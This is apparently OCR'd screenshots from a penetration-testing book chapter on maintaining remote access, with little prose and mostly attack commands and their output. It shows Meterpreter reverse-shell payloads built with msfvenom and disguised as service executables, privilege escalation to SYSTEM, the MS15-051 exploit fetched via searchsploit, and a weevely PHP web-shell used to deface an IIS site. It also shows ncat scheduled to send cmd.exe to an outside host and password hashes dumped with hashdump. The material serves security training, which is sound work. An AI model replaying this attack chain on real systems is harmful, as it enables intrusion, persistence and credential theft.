ftpbasicsur.exe Everyone:(F)
NT AUTHORITY SYSTEM: (I)(F)
BUILTIN\Administrators: <i><f></f></i>
BUILTIN\Users:(I)(RX)
Successfully processed 1 files; Failed processing 0 files
C:\easyftp_server\easyftp-server-1.7.0.11-en>
C:\easyftp_server\easyftp-server-1.7.0.11-en>

root@kalibook:~#
root@kalibook:~#
msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_https
LHOST=192.168.204.128 LPORT=443 -f exe -o ftpbasicsvr.exe
No encoder or badchars specified, outputting raw payload
Saved as: ftpbasicsvr.exe
root@kalibook:~#


Home – 💷 🗙							
File Edit View Go Bookma	rks Help						
Devices	< 🖬 Home			🖨 🔿 🔍 Search			
🗐 21 GB Unrecognized							
Computer							
🗟 Home	Desktop	Downloads	kalibook	photos			
💷 Desktop ፪ File System							
選 Trash	PowerSploit	public	work 🗟 O	pen With Archive Manager			
Network			r	pen With Other Application			
	ettercap-msg- 20150422-1.txt	etter-msg- 20150422.txt	ftpbasic Co	ut opy			
			M	ake Link			
	packet-test.txt	powermaint.ps1	svchost Re	ename			
				ove to			
	WebScarab. properties	youvebeenpwned. txt	м	ove to Trash			
<pre>root@kalibook:~# ms</pre>	windows	tract Here					
LHOST=192.168.204. No encoder or badd	exe	ompress end To					
Saved as: ftpbasics		ags					
root@kalibook:~#				-			
			Pr	operties			


www								
File Edit View Go Bookmarks Help								
Devices	🗐 var www			🔶 🔿 🔍 Search				
🗐 21 GB Unrecognized								
Computer								
🔂 Home	PowerSploit	ftpbasicsvr.exe	index.html					
💷 Desktop								
🖻 File System								
選 Trash								
Network								
🗐 Browse Network								
				"Stable sizes and a start of (72.0 LD)	_			
				"ftpbasicsvr.exe" selected (73.8 kB)				

0 0 8 root@kali: ~ File Edit View Search Terminal Help root@kali:~# service apache2 start root@kali:~# service apache2 status e apache2.service - LSB: Apache2 web server Loaded: loaded (/etc/init.d/apache2) Active: active (running) since Thu 2016-01-28 22:16:01 EST; 8s ago Process: 1734 ExecStart=/etc/init.d/apache2 start (code=exited, status=0/SUCCESS) CGroup: /system.slice/apache2.service —1755 /usr/sbin/apache2 -k start —1759 /usr/sbin/apache2 -k start —1760 /usr/sbin/apache2 -k start —1761 /usr/sbin/apache2 -k start —1762 /usr/sbin/apache2 -k start —1763 /usr/sbin/apache2 -k start └─1764 /usr/sbin/apache2 -k start Jan 28 22:16:00 kali apache2[1734]: Starting web server: apache2AH00558: ap...ge Jan 28 22:16:01 kali apache2[1734]: . Hint: Some lines were ellipsized, use -l to show in full. root@kali:~# msf > use exploit/multi/handler msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse https

```
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_https
PAYLOAD => windows/meterpreter/reverse_https
msf exploit(handler) > set LHOST 192.168.204.128
LHOST => 192.168.204.128
msf exploit(handler) > set LPORT 443
LPORT => 443
msf exploit(handler) > exploit
[*] Started HTTPS reverse handler on https://0.0.0.0:443/
[*] Starting the payload handler...
```

🖉 Blank P	age - Windows	5 Internet	Explorer								_ 8	×
\bigcirc	- 🙋 http://19	92.168.204.	128/ftpbasics	vr.exe	-	>	× Liv	e Search	ı		P	•
🚖 🎄	🏉 Blank Page					1		- 🔊 -		🔹 🛃 Page	+ 🎯 Tools +	»
												4
<i> (</i> Blank P	age - Windows	Internet	Explorer									×
	- 🥖 http://19	2.168.204.	128/ftpbasicsv	r.exe	•	4 9	× Live	e Search			<u>ہ</u> -	7
🚖 🎄	<i>6</i> Blank Page									🔂 Page	• 🕥 Tools •	»
			Name: Type: From: While files fro potentially ha	ity Warning a or save this f ftpbasicsvr.exe Application, 72.0 192.168.204.12i <u>R</u> un m the Internet ca m your computer his software. <u>Wha</u>	KB 3 n be usef r. If you do	not tru	file type c	Cancel an urce, do r	not			
Done					😜 Inter	net Pr	rotected N	Mode: Or	ı		±	





<u>msf</u> exploit(<mark>handler</mark>) > exploit				
[*] Started HTTPS reverse handler on https://0.0.0.0:443/ [*] Starting the payload handler	Handler is running			
[*] 192.168.204.3:49414 Request received for /pK8i [*] 192.168.204.3:49414 Staging connection for target /pK8i [*] Meterpreter session 7 opened (192.168.204.128:443 -> 19				
<pre>neterpreter > sysinfo Computer : BO-SRV2 DS : Windows 2008 (Build 6002, Service Pack 2) Architecture : x86 System Language : en_US Meterpreter : x86/win32 <u>neterpreter</u> > getuid Server username: LAB1\Administrator <u>meterpreter</u> > getsystem got system (via technique 1). <u>neterpreter</u> > getuid Server username: NT AUTHORITY\SYSTEM</pre>	Evidence of compromise and rights			
<u>meterpreter</u> >				

xploit Title	Path (/usr/share/exploitdb/platforms
crosoft Windows 2000 - POSIX Subsystem Privilege Escalation Exploit (MS04-020)	./windows/local/351.c
rv-U 3x - 5.x - Local Privilege Escalation Exploit	./windows/local/381.c
LletProof FTP Server 2.4.0.31 - Local Privilege Escalation Exploit	/windows/local/971.cpp
lletProof FTP Server 2.4.0.31 <mark>- Local Privilege Escalation</mark> Exploit spersky AntiVirusklif.sys_ <mark>Privilege Escalation</mark> Vulnerability kBone NetVault 7.1 - <mark>Local Privilege Escalation</mark> Exploit	<pre>/windows/local/1032.cpp //windows/local/1161.c</pre>
crosoft Windows - CSRSS Local Privilege Escalation Exploit (MS05-018)	./windows/local/1198.c
crosoft Windows - ACLs Local Privilege Escalation Exploit (Updated)	./windows/local/1465.c
crosoft <mark>Windows</mark> 2000/XP - (Mrxsmb.sys) <mark>Privilege Escalation</mark> PoC (MSO6-030) crosoft W <mark>indows</mark> - Kernel <mark>Privilege Escalation</mark> Exploit (MSO6-049)	./windows/local/1911.c ./windows/local/2412.c
crosoft Vista - (NtRaiseHardError) Privilege Escalation Exploit	/windows/local/3071.c
spersky Antivirus 6.0 - Local Privilege Escalation Exploit	./windows/local/3131.c
ltiple Printer Providers (spooler service) Privilege Escalation Exploit	/windows/local/3220.c
ueCrypt 4.3 - Privilege Escalation Exploit crosoft Windows GDI - Local Privilege Escalation Exploit (MS07-017)	./windows/local/3664.txt ./windows/local/3688.c
crosoft Windows GDI - Local Privilege Escalation Exploit (MS07-017) (2)	./windows/local/3755.c
mantec AntiVirus - symtdi sys Local Privilege Escalation Exploit	./windows/local/4178.txt
nda Antivirus 2008 - Local Privilege Escalation Exploit	<pre>./windows/local/4257.c ./windows/local/4325.php</pre>
reprote Windows XP SP2 - (Win32k.sys) Privilege Escalation Exploit (MS08-025)	./windows/local/5518.txt
MPP for W <mark>indows</mark> 1.6.3a - Local Privilege Escalation Exploit crosoft W <mark>indows</mark> XP SP2 - (Win32k.sys) Privilege Escalation Exploit (MSO8-025) mantec Altiris Client Service 6.8.378 <mark>- Local Privilege Escalation</mark> Exploit	./windows/local/5625.c
crosoft Windows 2003/XP - AFD.sys Privilege Escalation Exploit (K-plugin) ti-Keylogger Elite 3.3.0 - (AKEProtect.sys) Privilege Escalation Exploit	/windows/local/6757.txt
ti-Keylogger Elite 3.3.0 - (AKEProtect.sys) Privilege Escalation Exploit ache Tomcat - runtime.getRuntime().exec() Privilege Escalation (win)	./windows/local/7054.txt ./windows/local/7264.txt
ET Smart Security <= 3.0.672 - (epfw.sys) Privilege Escalation Exploit	/windows/local/7516.txt
werStrip < = 3.84 - (pstrip.sys) Privilege Escalation Exploit	./windows/local/7533.txt
s_vir 9b < 1.2.0.0b297 (mksmonen.sys) Privilege Escalation Exploit	./windows/local/8175.txt
oneCD/DVD ElbyCDIO.sys < 6.0.3.2 - <mark>Local Privilege Escalation</mark> Exploit caVir 2009 < 9.4.320X.9 - (ps_drv.sys) <mark>Local Privilege Escalation</mark> Exploit	<pre>./windows/local/8250.txt ./windows/local/8782.txt</pre>
Line Armor < 3.5.0.12 - (OAmon.sys) Local Privilege Escalation Exploit	/windows/local/8875.txt
ine Armor < 3.5.0.12 - (OAmon.sys) <mark>Local Privilege Escalation</mark> Exploit be Related Service - (getPlus_HelperSvc.exe) Local Privilege Escalation	./windows/local/9199.txt
lseAudio setuid - Local Privilege Escalation Exploit	/windows/local/9207.sh
obe Acrobat 9.1.2 - NOS Local Privilege Escalation Exploit	./windows/local/9223.txt ./windows/local/9272.py
obe Acrobat 9.1.2 - NOS <mark>Local Privilege Escalation</mark> Exploit (py) crosoft <mark>Windows</mark> XP - (Win32k.sys) <mark>Local Privilege Escalation</mark> Exploit SON Status Monitor 3 - <mark>Local Privilege Escalation</mark> Vulnerability	/windows/local/9301.txt
SON Status Monitor 3 - Local Privilege Escalation Vulnerability	./windows/local/9305.txt
eam 54/894 - Local Privilege Escalation Vulnerability otector Plus Antivirus 8/9 - Local Privilege Escalation Vulnerability	<pre>./windows/local/9386.txt ./windows/local/9680.txt</pre>
obe Photoshop Elements 8.0 - Active File Monitor Privilege Escalation	./windows/local/9807.txt
ast Antivirus 4.8.1351.0 - DoS and Privilege Escalation	./windows/local/9831.txt
uth River Technologies WebDrive 9.02 build 2232 - Privilege Escalation	/windows/local/9970.txt
obe Photoshop Elements - Active File Monitor Service Local Privilege Escalation ick Heal 10.00 SP1 - Local Privilege Escalation Vulnerability	./windows/local/9988.txt ./windows/local/10084.txt
ickHeal antivirus 2010 - Local Privilege Escalation	./windows/local/10034.txt
spersky Lab - Multiple Products Local Privilege Escalation Vulnerability	/windows/local/10484.txt
ot@asqili:⊶# searchsploit ms15-051	
xploit Title	 Path
·····	(/usr/share/exploitdb/platforms
crosoft Windows - Local Privilege Escalation (MS <mark>15-051</mark>)	./windows/local/37049.txt
<mark>ot@asgili:∽#</mark> cat /usr/share/exploitdb/platforms/windows/local/37049.txt Source: https://github.com/hfiref0x/CVE-2015-1701	
32k LPE vulnerability used in APT attack	
.ginal info: https://www.fireeye.com/blog/threat-research/2015/04/probable_apt28_useo.html	
dits 36al ∕ hfiref0x	
Compiled EXE:	
# x86 https://github.com/hfiref0x/CVE-2015-1701/raw/master/Compiled/Taihou32.exe	
TOD Minner Little // with the second fraction accorded (secolarity detabases his selected (second second second	nits/37049-32 exe
EDB Mirror: https://github.com/offensive-security/exploit-database-bin-sploits/raw/master/spl # x64	0100/0/040 0210X0

Source Code: https://github.com/hfiref0x/CVE-2015-1701/archive/master.zip EDB Mirror: https://github.com/offensive-security/exploit-database-bin-sploits/raw/master/sploits/37049-src.zip

http://192.168.204.128/	× +						8
() 192.168.204.128/Ta	ihou32.exe 🔍 C	Q Search	☆ 🖻 🛡	Ŧ	⋒	9	≡
It works!							
This is the default web pa	age for this server.						
The web server software	Opening Taihou32.exe		×				
	You have chosen to open:						
	Taihou32.exe						
	which is: Binary File (5.5 KB)						
	from: http://192.168.204.128 Would you like to save this file?						
	would you like to save this file:						
		Save File	Cancel				
🛛 🛛 Windows Po	owerShell						
Windows Pow							

PS C:\Users\rred> whoami lab1\rred PS C:\Users\rred> _

١						
	Administrator: C:\User	rs\rred\Dow	nloads\Taihou3	2.exe		
Rea	Microsoft Windows Copyright (c) 200				ll rights reserved.	
	C:\Windows\system nt_authority\syst		ni			
	C:\Windows\system	32>_				
۲ ۸						
Re						
(
2						
I						
2						
N	d-r 1/2	3/2016 3/2016	12:26 AM 12:26 AM		Links Music	
ſ	d-r 1/	3/2016 3/2016	12:26 AM 12:26 AM		Pictures Saved Games	
		3/2016 3/2016	12:26 AM 12:26 AM		Searches Videos	
	PS C:\Users\rred>	_cd .∖Do	wnloads			
	PS C:\Users\rred\ PS C:\Users\rred\ PS C:\Users\rred\	Download	ls> dir			
				,		
	Directory: C:	\USers\1	rea Vown Io	aus		
	Mode 	Last	/riteTime	Length	Name	
	-a 1/	9/2016	7:58 PM	5632	Taihou32.exe	
	PS C:\Users\rred\ PS C:\Users\rred\			u32.exe		
	15 G. WSErs Treux	Down To du	137			



root@kali:~# samdump2 samdump2 3.0.0 by Objectif Securite (http://www.objectif-securite.ch) original author: ncuomo@studenti.unina.it

Usage: samdump2 [OPTION]... SYSTEM_FILE SAM_FILE Retrieves syskey and extract hashes from Windows 2k/NT/XP/Vista SAM

-d enable debugging -h display this information -o file write output to file root@kali:~#


Applications Places		
Favorites		backdoor-factory
01 - Information Gathering	•	bdfproxy
02 - Vulnerability Analysis	•	Dulproxy
03 - Web Application Analysis	•	intersect
04 - Database Assessment		C:_ nishang
05 - Password Attacks	►	powersploit
06 - Wireless Attacks	•	
07 - Reverse Engineering		proxychains
• 08 - Exploitation Tools		weevely
09 - Sniffing & Spoofing	Þ	
10 - Post Exploitation	•	
11 - Forensics	•	
2 12 - Reporting Tools		
13 - System Services		
Usual applications		
30		
Activities Overview		

	root@kali: ~	•	⊗
File	Edit View Search Terminal Help		
	weevely 3.2.0 Error: too few arguments		
[+]	Run terminal to the target weevely <url> <password> [cmd]</password></url>		
[+]	Load session file weevely session <path> [cmd]</path>		
[+]	Generate backdoor agent weevely generate <password> <path></path></password>		
	<mark>t@kali:~#</mark> weevelyhelp ge: weevely [-h] {terminal,session,generate}		
	itional arguments: terminal,session,generate} terminal Run terminal session Recover an existant a session file generate Generate a new password		
	ional arguments: n,help show this help message and exit		
Tra F F F	<pre>t@kali:~/malware# weevely http://192.168.56.101/weevely01.php badActor ceback (most recent call last): ile "./weevely.py", line 98, in <module> main(arguments) ile "./weevely.py", line 48, in main modules.load_modules(session) ile "/usr/share/weevely/core/modules.py", line 24, in load_modules (module_group, module_name), fromlist=["*"] ile "/usr/share/weevely/modules/shell/php.py", line 4, in <module> from core.channels.channel import Channel ile "/usr/share/weevely/core/channels/channel.py", line 8, in <module> import sockshandler ortError: No module named sockshandler</module></module></module></pre>		

```
<mark>root@kali:~#</mark> weevely generate evilHacker /root/malware/metrics01.php
Generated backdoor with password 'evilHacker' in '/root/malware/metrics01.php' o
f 1315 byte s<u>i</u>ze.
```

```
root@kali: # ls weevely/ metrics01.php weevely02.php
```

```
root@kali:~# weevely http://localhost/metrics01.php evilHacker
[+] weevely 3.2.0
[+] Target: localhost
[+] Session: /root/.weevely/sessions/localhost/metrics01_0.session
[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.
weevely>
```



|root@kali:~# weevely http://192.168.56.103/metrics01.php evilHacker



```
WIN-9AS8SSOIVCI:C:\inetpub\wwwroot\wolf24 $ system_info
+-----
| client_ip
                 | 192.168.56.101
| max_execution_time | 300
| script
                / /metrics01.php
| open basedir
| hostname
                WIN-9AS8SSOIVCI
| php_self
                /metrics01.php
| script_folder | C:\inetpub\wwwroot
| uname | Windows NT WIN-0450
                | Windows NT WIN-9AS8SSOIVCI 6.3
                | build 9600 (Windows Server 2012)
                | R2 Datacenter Edition) AMD64
pwd
                | C:\inetpub\wwwroot\wolf24
| safe_mode
                | False
               | 7.0.0
| php_version
| dir_sep
                1 \
               | Windows NT
os
| whoami
| document_root | C:\inetpub\wwwroot
```


```
WIN-9AS8SSOIVCI:C:\inetpub\wwwroot $ file ls
.
. .
aspnet_client
iis-85.png
iisstart.htm
metrics01.php
wolf24
WIN-9AS8SSOIVCI:C:\inetpub\www.root $
WIN-9AS8SSOIVCI:C:\inetpub\wwwroot $ file ls -l
error: unrecognized arguments: -l
usage: file_ls [-h] [dir]
List directory content.
positional arguments:
 dir Target folder
optional arguments:
-h, --help show this help message and exit
```

WIN-9AS8SSOIVCI:C:\inetpub\wwwroot \$ file_cd wolf24 WIN-9AS8SSOIVCI:C:\inetpub\wwwroot\wolf24 \$ file_ls			
App Browsers			
App_Data Config			
Global.asax Media			
Umbraco Umbraco Client			
Views Web.config			
app_code			
css default.aspx			
favicon.ico macroScripts			
masterpages scripts			
usercontrols xslt			
tmpOXmAYkdefault_aspx + (/tmp) - VIM	•	• •	•
File Edit View Search Terminal Help			
<pre><%@ Page language="c#" Codebehind="default.aspx.cs" AutoEventWireup="T its="umbraco.UmbracoDefault" trace="true" validateRequest="false"</pre>	rue"	Inher	
~ ~			
			_
tmpXPwRaZevilHacker_aspx + (/tmp) - VIM	•		1
File Edit View Search Terminal Help			_
<%@ this file could contain any aspx code that we want to run %> ~ ~ ~ ~ ~ ~ ~ ~			
WIN-9AS8SSOIVCI:C:\inetpub\wwwroot\wolf24 \$ file_edit_evilHacker.aspx			and a
[-][upload] File upload failed, please check remote path and permission WIN-9AS8SSOIVCI:C:\inetpub\wwwroot\wolf24 \$ ∎	IS		

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/x</pre>
html1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
<title>IIS Windows Server</title>
<style type="text/css">
<! - -
body {
        color:#000000;
        background-color:#0072C6;
        margin:0;
}
#container {
        margin-left:auto;
        margin-right:auto;
        text-align:center;
        }
a img {
        border:none;
- ->
</style>
</head>
<body>
<div id="container">
<Hl>The Evil Hacker Strikes</H1>
<a href="http://go.microsoft.com/fwlink/?linkid=66138&amp;clcid=0x409"><img src=
"iis-85.png" alt="IIS" width="960" height="600" /></a>
</div>
</body>
</html>
-- INSERT --
                                                                29,3
                                                                              All
```



Chapter 8: Maintaining Remote Access



rogue2 46.101.191.216 Frankfurt Germany

г	root@kali-01: /usr/bin	- 🗆 ×
File Edit View Search Terminal	Help	
root@kali-01:/usr/bin# nc -h [v1.10-40]		
	ptions] hostname port[s] [ports]	
	-p port [-options] [hostname] [port]	
options:		
-c shell commands	as `-e'; use /bin/sh to exec [dangerous!!]	
-e filename	program to exec after connect [dangerous!!]	
-b	allow broadcasts	
-g gateway	source-routing hop point[s], up to 8	
-G num	source-routing pointer: 4, 8, 12,	
-h	this cruft	
-i secs	delay interval for lines sent, ports scanned	
-k	set keepalive option on socket	
-1	listen mode, for inbound connects	
-n	numeric-only IP addresses, no DNS	
-o file	hex dump of traffic	
-p port -r	local port number randomize local and remote ports	
- q secs	quit after EOF on stdin and delay of secs	
-y secs -s addr	local source address	
-T tos	set Type Of Service	
-t	answer TELNET negotiation	
-u	UDP mode	
- v	verbose [use twice to be more verbose]	
-W secs	timeout for connects and final net reads	
-z	zero-I/O mode [used for scanning]	
port numbers can be individual	or ranges: lo-hi [inclusive];	
hyphens in port names must be root@kali-01:/usr/bin#	backslash escaped (e.g. 'ftp\-data').	


Bo's Bogus Pizza Offer One Pizza \$5.99 The Second Pizza \$15.99 A Deal too good to be true!!!

[*] Started reverse handler on 10.100.0.196:4444
[*] 10.100.0.5:445 - Executing the payload...
[+] 10.100.0.5:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (770048 bytes) to 10.100.0.5
[*] Meterpreter session 1 opened (10.100.0.196:4444 -> 10.100.0.5:49161) at 2015-06-17 11:39:47 -0400
meterpreter > upload /usr/share/ncat-w32/ncat.exe C:/Windows/ncat.exe
[*] uploading : /usr/share/ncat-w32/ncat.exe -> C:/Windows/ncat.exe
[*] uploaded : /usr/share/ncat-w32/ncat.exe -> C:/Windows/ncat.exe
meterpreter >

Computer Local Disk (C:) Windows	▼ 47	Search Windows	ر
🖻 Open Burn New folder			= • 🗔 🔞
Name	Date modified	Туре	Size
🕮 msdfmap	6/10/2009 5:19 PM	Configuration sett	2 KB
🔲 ncat	6/19/2015 6:55 PM	Application	1,629 KB
📃 notepad	7/13/2009 9:14 PM	Application	176 KB
PFRO	11/20/2010 4:48 PM	Text Document	6 KB

<pre>meterpreter > shell Process 3760 created. Channel 1 created. Microsoft Windows [Version 6.1.7601] Copyright (c) 2009 Microsoft Corporation. All rights reserved. C:\Windows\system32>AT 5:00PM ncat.exe 128.199.190.69 443ssl -e cmd.exe AT 5:00PM ncat.exe 128.199.190.69 443ssl -e cmd.exe Added a new job with job ID = 2 C:\Windows\system32></pre>
<pre>root@rouge3:/home/foobear# ncat -nvlp 443ssl Ncat: Version 6.40 (http://nmap.org/ncat) Ncat: Generating a temporary 1024-bit RSA key. Usessl-key andssl-cert to use a permanent one. Ncat: SHA-1 fingerprint: 1177 D742 5927 D7F8 DDDD 86A7 F503 59B9 7EA9 CC79 Ncat: Listening on :::443 Ncat: Listening on 0.0.0.0:443 Ncat: Connection from 69.131.155.226. Connection from victim machine coming in. Ncat: Connection from 69.131.155.226:49163. Microsoft Windows [Version 6.1.7601] Copyright (c) 2009 Microsoft Corporation. All rights reserved. C:\Users\Administrator> Connected!</pre>
root@kalibook:-# msfvenom -a x86platform windows -p windows/meterpreter/reverse_https -f exe -o svchostl3.exe No encoder or badchars specified, outputting raw payload Saved as: svchostl3.exe root@kalibook:-#
root@kalibook:~# ls etter-msg-20150422.txt powermaint.ps1 svchost13.exe Downloads kalibook PowerSploit workspace ettercap-msg-20150422-1.txt packet-test.txt powerSploit youvebeenpwned.txt ettercap-msg.txt photos svchost12.exe youvebeenpwned.txt
<pre>meterpreter > upload svchost13.exe C:/windows/svchost13.exe [*] uploading : svchost13.exe -> C:/windows/svchost13.exe [*] uploaded : svchost13.exe -> C:/windows/svchost13.exe File is now on the victim machine.</pre>





```
<u>msf</u> > use exploit/multi/handler
<u>msf</u> exploit(<mark>handler</mark>) > set PAYLOAD windows/meterpreter/reverse_https
PAYLOAD => windows/meterpreter/reverse_https
msf exploit(handler) > set LHOST 128.199.190.69
LHOST => 128.199.190.69
                                                          Listener Setup
msf exploit(handler) > set LPORT 443
PORT => 443
msf exploit(handler) > exploit -j
[*] Exploit running as background job.
[*] Started HTTPS reverse handler on https://0.0.0.0:443/
msf exploit(handler) > [*] Starting the payload handler...
msf exploit(handler) > sessions -l
Active sessions
_____
No active sessions. No sessions yet.
<u>msf</u>exploit(<mark>handler</mark>) > jobs -l
Jobs
 ___
  Id Name
  - -
       - - - -
       Exploit: multi/handler
                                     Handler running in the background
  0
msf exploit(handler) >
msf exploit(handler) >
[*] 69.131.155.226:49162 (UUID: a643aa28a9877c64/x86=1/windows=1/2015-06-22T02:05:42Z) Staging Native p
[*] Meterpreter session 1 opened (128.199.190.69:443 -> 69.131.155.226:49162) at 2015-06-21 22:05:43 -0
400
ayload ...
msf exploit(handler) > sessions -l
Active sessions
 Id Type
                          Information
                                                                      Connection
  1
     meterpreter x86/win32 WIN-MO8FVCLLIIB\Administrator @ WIN-MO8FVCLLIIB 128.199.190.69:443 -> 69.
131.155.226:49162 (10.100.0.5)
```

<u>msf</u> exploit(<mark>handler</mark>) >

```
msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...
meterpreter > ipconfig
Interface 1
 _____
            : Software Loopback Interface 1
Name
Hardware MAC : 00:00:00:00:00:00
MTU
             : 4294967295
IPv4 Address : 127.0.0.1
Interface 11
 ______
Name
             : Intel(R) PR0/1000 MT Network Connection
Hardware MAC : 00:0c:29:07:7e:d8
            : 1500
MTU
IPv4 Address : 10.100.0.5
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::34e5:33cb:f624:cbc7
IPv6 Netmask : ffff:ffff:ffff:ffff::
Interface 20
 _____
Name
             : Intel(R) PR0/1000 MT Network Connection #2
Hardware MAC : 00:0c:29:07:7e:e2
             : 1500
MTU
IPv4 Address : 192.168.202.189
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::b81c:c045:3872:d95c
IPv6 Netmask : ffff:ffff:ffff:ffff::
meterpreter >
<u>meterpreter</u> > <u>getsystem</u>
...got system (via technique 1).
meterpreter > run hashdump
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 3bb2c83877575ac7a9794435ccbe5d65...
[*] Obtaining the user list and keys...
    Decrypting user keys
 [*] Dumping password hints...
                                Dumps password hints in clear text!
80 Weaver:"funny"
[*] Dumping password hashes...
Administrator:500:aad3b435b51404eeaad3b435b51404ee:7dd830c5d49005caed8637bcf26c5794:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
B0 Weaver:1000:aad3b435b51404eeaad3b435b51404ee:7dd830c5d49005caed8637bcf26c5794:::
<u>meterpreter</u> >
meterpreter > run autoroute -s 192.168.202.0/24
[*] Adding a route to 192.168.202.0/255.255.255.0..
[+] Added route to 192.168.202.0/255.255.255.0 via 69.131.155.226
[*] Use the -p option to list all active routes
<u>meterpreter</u> > <u>run autoroute -p</u>
Active Routing Table
   Subnet
                       Netmask
                                          Gateway
   192.168.202.0
                       255.255.255.0
                                          Session 1
<u>meterpreter</u> >
```


Module options (au	xiliary/scanne	r/portscan,	/tcp):	
	rrent Setting	Required	Descrip	
CONCURRENCY 10	10000	yes yes yes yes yes	The num Ports to The tar The num	ber of concurrent ports to check per host o scan (e.g. 22-25,80,110-900) get address range or CIDR identifier ber of concurrent threads ket connect timeout in milliseconds
